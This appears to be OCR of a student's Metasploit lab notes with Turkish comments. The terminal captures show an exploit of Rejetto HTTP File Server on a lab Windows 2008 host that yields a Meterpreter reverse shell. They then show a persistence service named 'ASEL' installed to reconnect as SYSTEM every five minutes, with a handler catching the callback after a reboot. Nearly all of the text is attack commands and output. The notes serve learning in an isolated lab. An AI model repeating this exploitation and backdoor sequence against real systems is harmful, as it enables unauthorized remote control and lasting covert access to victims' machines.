


root@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
(root㉿kali)-[~]
msfconsole -q
msf > search rejetto
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/http/rejetto_hfs_rce_cve_2024_23692 2024-05-25 excellent Yes Rejetto HTTP File Server (HFS) Unauthenticated Remote Code Execution
1 exploit/windows/http/rejetto_hfs_exec 2014-09-11 excellent Yes Rejetto HttpFileServer Remote Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/rejetto_hfs_exec
msf > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) > options
Module options (exploit/windows/http/rejetto_hfs_exec):
Name Current Setting Required Description
HTTPDELAY 10 no Seconds to wait before terminating web server
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TARGETURI / yes The path of the web application
URIPATH no The URI to use for this exploit (default is random)
VHOST no HTTP server virtual host
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic

Session Actions Edit View Help

```
View the full module info with the info, or info -d command.

msf exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf exploit(windows/http/rejetto_hfs_exec) > set rport 280
rport => 280
msf exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://10.0.2.4:8080/P9jKJnFJQmRgS
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /P9jKJnFJQmRgS
[*] Sending stage (177734 bytes) to 10.0.2.7
[!] Tried to delete %TEMP%\QFVqy.vbs, unknown result
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.7:49521) at 2025-12-14 23:46:26 -0500
[*] Server stopped.

meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
msf exploit(windows/http/rejetto_hfs_exec) > search persistence windows

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/local/ps_wmi_exec                     2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   1   exploit/windows/local/linqpad_deserialization_persistence  2024-12-03  normal     Yes    LINQPad Deserialization Exploit
   2   exploit/multi/local/obsidian_plugin_persistence       2022-09-16       excellent  Yes    Obsidian Plugin Persistence
   3     \_ target: Auto                                     .                .          .      .
   4     \_ target: Linux                                    .                .          .      .
   5     \_ target: OSX                                      .                .          .      .
   6     \_ target: Windows                                  .                .          .      .
   7   exploit/windows/local/vss_persistence                 2011-10-21       excellent  No     Persistent Payload in Windows Volume Shadow Copy
   8   post/windows/manage/sshkey_persistence                .                good       No     SSH Key Persistence
   9   post/windows/manage/sticky_keys                       .                normal     No     Sticky Keys Persistence Module
   10    \_ action: ADD                                      .                .          .      Add the backdoor to the target.
   11    \_ action: REMOVE                                   .                .          .      Remove the backdoor from the target.
   12  exploit/windows/local/wmi_persistence                 2017-06-06       normal     No     WMI Event Subscription Persistence
   13  post/windows/gather/enum_ad_managedby_groups          .                normal     No     Windows Gather Active Directory Managed Groups
   14  post/windows/manage/persistence_exe                   .                normal     No     Windows Manage Persistent EXE Payload Installer
   15  exploit/windows/local/s4u_persistence                 2013-01-02       excellent  No     Windows Manage User Level Persistent Payload Installer
   16  exploit/windows/local/persistence                     2011-10-19       excellent  No     Windows Persistent Registry Startup Payload Installer
   17  exploit/windows/local/persistence_service             2018-10-20       excellent  No     Windows Persistent Service Installer
   18  exploit/windows/local/registry_persistence            2015-07-01       excellent  Yes    Windows Registry Only Persistence
   19  exploit/windows/local/persistence_image_exec_options  2008-06-28       excellent  No     Windows Silent Process Exit Persistence


Interact with a module by name or index. For example info 19, use 19 or use exploit/windows/local/persistence_image_exec_options

msf exploit(windows/http/rejetto_hfs_exec) > use 17
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```



Session Actions Edit View Help

```
Interact with a module by name or index. For example info 19, use 19 or use exploit/windows/local/persistence_image_exec_options

msf exploit(windows/http/rejetto_hfs_exec) > use 17
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.


msf exploit(windows/local/persistence_service) >
msf exploit(windows/local/persistence_service) > set remote_exe_name ASEL
remote_exe_name => ASEL
msf exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME     ASEL             no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
```

```
   SERVICE_DESCRIPTION                   no        The description of service. Random string as default.
   SERVICE_NAME                          no        The name of service. Random string as default.
   SESSION                               yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf exploit(windows/local/persistence_service) > set service_description hackleme ogreniyiyoruz
service_description => hackleme ogreniyiyoruz
msf exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting         Required  Description
   ----                ---------------         --------  -----------
   REMOTE_EXE_NAME     ASEL                    no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                             no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                       no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION hackleme ogreniyiyoruz  no        The description of service. Random string as default.
   SERVICE_NAME                                no        The name of service. Random string as default.
   SESSION                                     yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

BURAYI KOPYALAMAYI UNUTMA BURADAN DİNLEYECEGİZ!!!


```
Session  Actions  Edit  View  Help

Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf exploit(windows/local/persistence_service) > set service_name ASEL
service_name => ASEL
msf exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  VAGRANT-2008R2\vagrant @ VAGRANT-2008R2  10.0.2.4:4444 -> 10.0.2.7:49521 (10.0.2.7)

msf exploit(windows/local/persistence_service) > set session 1
session => 1
msf exploit(windows/local/persistence_service) > set lport 1616
lport => 1616
msf exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 10.0.2.4:1616
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] Running module against VAGRANT-2008R2
[+] Meterpreter service exe written to C:\Users\vagrant\AppData\Local\Temp\1\ASEL.exe
[*] Creating service ASEL
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/VAGRANT-2008R2_20251214.5208/VAGRANT-2008R2_20251214.5208.rc
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.4:1616 -> 10.0.2.7:49623) at 2025-12-14 23:52:08 -0500

meterpreter > [*] Meterpreter session 3 opened (10.0.2.4:1616 -> 10.0.2.7:49626) at 2025-12-14 23:52:10 -0500

Background session 2? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
msf exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  VAGRANT-2008R2\vagrant @ VAGRANT-2008R2  10.0.2.4:4444 -> 10.0.2.7:49521 (10.0.2.7)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2     10.0.2.4:1616 -> 10.0.2.7:49623 (10.0.2.7)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2     10.0.2.4:1616 -> 10.0.2.7:49626 (10.0.2.7)

msf exploit(windows/local/persistence_service) >
```

DOLDUGU İÇİN DEGİŞTİRİYORUZ!

BURDAN SONRA HERŞEYİ KAPATIYORUZ

```
Session  Actions  Edit  View  Help
zsh: corrupt history file /root/.zsh_history
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) >
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lport 1616
lport ⇒ 1616
msf exploit(multi/handler) > set lhost 10.0.2.4
lhost ⇒ 10.0.2.4
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.4:1616
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] Sending stage (177734 bytes) to 10.0.2.7
[-] Failed to load client portion of unhook.
[-] The "unhook_pe" command requires the "unhook" extension to be loaded (run: `load unhook`)
[*] Meterpreter session 1 opened (10.0.2.4:1616 → 10.0.2.7:49478) at 2025-12-15 00:14:58 -0500
[*] Meterpreter session 2 opened (10.0.2.4:1616 → 10.0.2.7:49479) at 2025-12-15 00:14:58 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

BİLGİSAYARI TEKRAR AÇIYORUZ



her 5 dk bir istek atıyor

Server username: NT AUTHORITY\SYSTEM

BURADAKİ AMAÇ "ASEL" İLE KALICILIGIMIZI SAGLAMAK. MESELA BİLGİSAYARI KAPATIP AÇTIKTAN SONRA BİLE HALEN 5 DK BİR İSTEK GÖNDERİYOR